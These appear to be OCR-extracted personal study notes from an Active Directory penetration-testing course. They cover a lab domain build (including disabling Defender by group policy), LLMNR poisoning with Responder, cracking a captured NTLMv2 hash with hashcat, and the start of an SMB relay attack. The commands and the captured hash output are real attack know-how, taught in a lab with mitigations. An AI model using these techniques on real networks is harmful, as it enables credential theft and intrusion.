



- Navigate to Windows Components > search for Microsoft Defender Antivirus
- On the right panel double click on --> Turn off Microsoft Defender Antivirus
- select Enable > Apply > Ok
- Return to the Disable Windows Defender > right click > Enforced
  => every time a user/pc join this domain, it will apply this policy

Set a static IP

- open a cmd and type `ipconfig`
- copy the IP and the default gateway

- go here


Status
Network status
Ethernet0
Public network
You're connected to the Internet
If you have a limited data plan, you can make this network a metered connection or change other properties.
Ethernet0
From the last 30 days
376 MB
Properties
Data usage
4
Show available networks
View the connection options around you.
Advanced network settings
Change adapter options
View network adapters and change connection settings.
3
Network and Sharing Center
For the networks you connect to, decide what you want to share.
Network troubleshooter
Diagnose and fix network problems.
View hardware and connection properties
Windows Firewall
Network reset
Help from the web
Updating network adapter or driver
Finding my IP address
Get help
Give feedback
Troubleshoot problems
2
Open Network & Internet settings
9°C Lichte rege
1
IT
2/18/2024



- click on Properties > Internet Protocol Version 4 > set the ip and default gateway to values found inside cmd (`ip = 172.16.214.128`)

shutdown the Domain Controller


Joining our machines to the Domain

Now we can:

- reduce the RAM of Domain Controller
- login inside all the 3 machines

For the 2 windows machines:

- go here




- Right Click on Ethernet > Properties > Internet Protocol Version 4
- Set the DNS server address as our Domain Controller IP (`172.16.214.128`)

Now we want to join our domain:

- click win button > search domain > click on Access work or school > Connect
- click Join this device to a local Active Directory domain
- enter the domain name --> `MARVEL.local`
- insert the admin credentials --> `administrator - P@$$w0rd!`
- User account and Account type both administrator type
- Restart
- do the same for the other windows machine


Check if the windows machines are connected to our domain:

- login inside Domain Controller
- from the Server Manager Dashboard:
  - click on Tools > Active Directory Users and Computers > MARVEL.local > Computers
  - Check that you can see the 2 win machines



let's go back to THEPUNISHER

- login as MARVEL\administrator (type `P@$$w0rd!`)
- we want to add some local administrator accounts:
  - click win button > search Edit local users and groups
  - now we'll enable the local Administrator account: (bad practice that people do)
    - right click Administrator > Set Password > `Password1!` > Ok
    - double click into Administrator > uncheck Account is disabled > Ok
    - click on Groups > Administrator > Add > type fcastle > Check Names > Ok > Apply
  - close all these tabs
- now we enable the Network:
  - click on the file explorer
  - Network > click Ok on the error that you'll see > double click on this




  - click on Turn on network discovery and file sharing
  - Now we can see our Domain Controller!


let's do all the same steps into SPIDERMAN:

- but we'll add 2 users this time:
  - all the same steps
  - click on Groups > Administrator > Add > type pparker > Check Names > Ok > Apply
  - click on Groups > Administrator > Add > type fcastle > Check Names > Ok > Apply
  - continue with the same steps
  - now logout as this administrator account (win button > Administrator > Sign out)
  - sign in as local administrator:

    - `.\peterparker`
    - `Password1`
- click on file explorer > This PC > Computer > Map network drive (4 in the img is a mistake)



- write as folder --> `\\HYDRA-DC\hackme`
- enable Connect using different > Finish
- enter the administrator credential --> `administrator - P@$$w0rd!`
- Now we have a share drive into our machine!



WE HAVE FINISHED THE AD LAB SETUP :)

Intro AD Attacks

Scenario that we are going to simulate:

- we have a client

- we are performing a pentest
- as a company we send a laptop to the client
  - inside the laptop there is a VPN connection
  - if the VPN connection is enabled:
  - => the pentest team can connect to the VPN
  - => we can run the attacks remotely
  -

> **Info**
> This is the typical scenario for a pentester
> =>
> you don't need anymore to go phisicaly to the client company


=>
the idea is that --> - the client laptop has been compromised
- we are going to run different attacks

LLMNR Poisoning

Most common attack in --> internal penetatrion test

LLMNR = Link Local Multicast Name Resolution
- protocol used to **identify hosts when DNS fails to do so****
- previously called NBT-NS

Workflow attack:



the service uses:

- username
- hash --> when someone appropriately responded to

=>
if we respond to the server in the right way => - the server will send us the username + hash
- we can try to decrypt the hash

Responder

#AD_tool

we'll use the tool responder --> to perform this attack
=>

`sudo python3 Responder.py -I vmnet8 -dPv` (or dwv)

from THEPUNISHER:

- login as fcastle with Password1
- open file explorer
- type in the bar --> `\\ip attacker`
  =>
  we have capture hash

```
[SMB] NTLMv2-SSP Client   : 172.16.214.130
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash     : fcastle::MARVEL:264a93a455a529ff:17AE579BC05ED23C0C0543756C7E318F:0101000000000000000A0F083D967DA01F84D7804
BB0A05D5000000000200080004B0039004400340001001E00570049004E002D004A004C004E0033004800450030005400570058004900040034005700490004E002D004A
004C004E0033004800450030005400570058004900 2E004B003900440034002E004C004F00430041004C00030014004B003900440034002E004C004F00430041004C00
050014004B003900440034002E004C004F00430041004C000700080000A0F083D967DA0106000400020000000800300030000000000000000010000000020000057144E
560A869DDC41CCFF3086B4A676347AE1E2C57506AC9CAACEB1A81B99A30A00100000000000000000000000000000000000000900220063006900660073002F0031003700
32002E00310036002E003200310034002E00310000000000000000
```

Crack the password

#AD_tool

save the hash inside a file called hash.txt => `echo fcastle::MARVEL:... > hash.txt`

- we'll use cheet > hashcat
- we have captured an --> NTLMv2 hash
  =>
  we need to find the hashcat module for NTLMv2
  =>
- `hashcat --help | grep NTLM`

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM$ hashcat --help | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                          | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                     | Network Protocol
   5600 | NetNTLMv2                                          | Network Protocol
  27100 | NetNTLMv2 (NT)                                     | Network Protocol
   1000 | NTLM                                               | Operating System
```

  =>
  the module is --> 5600

=>

`hashcat -m 5600 hash.txt rockyou.txt`

=>

```
FCASTLE::MARVEL:264a93a455a529ff:17ae579bc05ed23c0c0543756c7e318f:0101000000000000a0f083d967da01f84d7804bb0a05d50000000020008004b00
39004400340001001e00570049004e002d004a004c004e0033004800450030005400570058004900040034005700490004e002d004a004c004e0033004800450030005400
5700580049002e004b003900440034002e004c004f00430041004c00030014004b003900440034002e004c004f00430041004c00050014004b003900440034002e00
4c004f00430041004c000700080000a0f083d967da0106000400020000000800300030000000000000000010000000020000057144e560a869ddc41ccff3086b4a67634
7ae1e2c57506ac9caaceb1a81b99a30a00100000000000000000000000000000000000000900220063006900660073002f00310037003200 2e00310036002e0032003100
34002e00310000000000000000:Password1
```

password found :)

LLMNR Mitigation

Best defence:

- disable LLMNR and NBT-NS

If you need this protocol => best practice:

- require Network Access Control
- use really strong strong password

SMB Relay Attack

Instead of cracking hashes obtained with Responder:
we can --> - relay those hashes with SMB
- gain access to a machine

requirements for this attack:

- SMB signing --> must be disabled
- relayed user credentials --> must be admin on machine (for any real value)

attack steps:

1. Identify hosts without SMB Signing
2. use Responder (but with modification to Responder.conf => SMB and HTTP OFF)
3. use ntlmrelayx.py
4. from the victim side we need an event that occurs

Identify host without SMB Signing (nmap)

#AD_tool

